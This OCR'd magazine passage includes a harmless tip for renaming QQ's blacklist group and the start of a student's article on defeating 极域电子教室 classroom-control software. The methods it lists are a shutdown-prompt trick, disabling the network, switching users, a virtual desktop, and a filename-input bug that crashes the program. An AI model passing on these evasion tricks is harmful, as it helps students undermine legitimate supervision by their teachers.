


图2




图3

现在你想存放隐私的你，就可以将自己的隐私信息及重要照片，直接移到该空间即可，最后在不用“保险柜”的情况下，将其关闭就可执行加密了。以后想要看看自己的隐私，找到保险柜存放的目录，输入正确自己设置的密码，就可以将保险柜打开了。

给QQ“黑名单”易容

牟晓东

很早以前QQ的“好友面板”中就有“我的好友”和“黑名单”之类的系统默认模块，后来又增加了用户自定义“添加分组”的功能，极大地方便了QQ聊友的分类。不过，就像是大家以前喜欢对Windows操作系统所默认的“我的电脑”和“回收站”

进行强制更改个性名字一样，我们是不是也可以对QQ的一些默认模块进行“易容”呢？




图1

众所周知，我们在其它自定义添加的分组名称上单击鼠标右键的话，可以看到最下面的“重命名”和“删除该组”都是可行的（不是虚字）。但是，“我的好友”只能“重命名”而不能“删除该组”，而“黑名单”则更绝——“重命名”和“删除该组”都是虚的。如果你真想显示自己个性的话其实也很容易，因为QQ与现在大多数软件的开发规律都差不多，就是N多个组件各自独立、各施其责，由一个主程序来分别指挥调用它们。其实这就是模块化编程的思想，有点儿像小孩子玩的积木玩具呵！OK，先到QQ的安装目录中（一般是D:\Program Files\Tencent\QQ），找到并进入其中的I18N\2052子目录；然后找一个名为“StringBundle.xml”的文件，它是QQ的字符串绑定可扩展文件，负责QQ主面板中若干字符显示；右键单击这个文件，从弹出的快捷菜单中选择“打开方式”-“记事本”打开它，按Ctrl-H组合键弹出“替换”对话框，在“查找内容”后输入“黑名单”、“替换为”后输入“屏蔽圈”（如图1），目的就是用自己的个性名字“屏蔽圈”来替换掉QQ默认的“黑名单”；单击后面的“全部替换”按钮后，记事本会马上将找到的二十多个“黑名单”字眼儿用“屏蔽圈”替换掉（像“加入黑名单”、“是否确定加入黑名单”、“添加号码到黑名单”等等），最后就是关闭记事本并对更改的结果进行保存。




图2

现在重新启动并登录QQ2010试一下，呵呵，“好友面板”中原来的“黑名单”消失了，“屏蔽圈”赫然出现（如图2）！怎么样，是不是也想动手改一个了？

极域电子教室的反控制

lzwzq68

说到我们在校学生在信息课上的苦处，莫过于干巴巴的坐在电脑前，却不能玩，时时刻刻被老师控制住！不能做任何事！这种感觉只能用一个词形容：无奈！可是，我作为一名叉子！怎能在这“极域电子教室”的屋檐下低头？于是乎，我就灵光一现，开始了我茫然的破解之行！俗话说“百度是最好的老师”，破解之前，先在百度搜一搜，看看人家的成果研究一下！可是呢，别人的方法都不怎么地，用起来很不方便，而且局限性很强！没有办法，只好自己研究研究了！经过一番努力的研究，得到如下结果！

一、他人的破解方法

方法一：傻瓜方式

1.在老师使用极域控制你之前，在桌面上新建一个txt文本文档。

2.在文本文档中写入任何东西都行。

3.不要关闭或者保存，最小化或者放在桌面就行。

4.现在就等着老师来控制你了。。。




图1

5.等老师控制你开始讲课了，你点一下主机的关机键，一下就行。

6.会提示你是否保存刚才新建的文本文档，你点取消就行了。

7.现在你已经不受控制了，可以干你自己的工作了。

方法二：断网法

把网络断了，也就是说一次点击，“网上邻居”-“属性”-“本地连接”（当时上网的连接）-“禁用”，如图1。之后就这样了，如图2。

方法三：切换用户法

只要在老师控制之前切换用户就可以了，但你需要先建立好用户的，前提是允许建立新用户，而且还没被控制。

方法四：桌面法

用传说中的追影虚拟桌面！比较强大的方法！破解电子教室的一个很不错的克星！因为极域电子教室并没有禁用一些特殊的键。

方法五：BUG法

极域电子教室的作业提交功能之中存在该bug，当你使用智能abc输入v在文件名框中时，程序会报错并退出，你也就不会被控制了（由于没有条件对各个版本的程序进行测试，2005版是可以的，大家可以自己回去试试），如图3。




图2

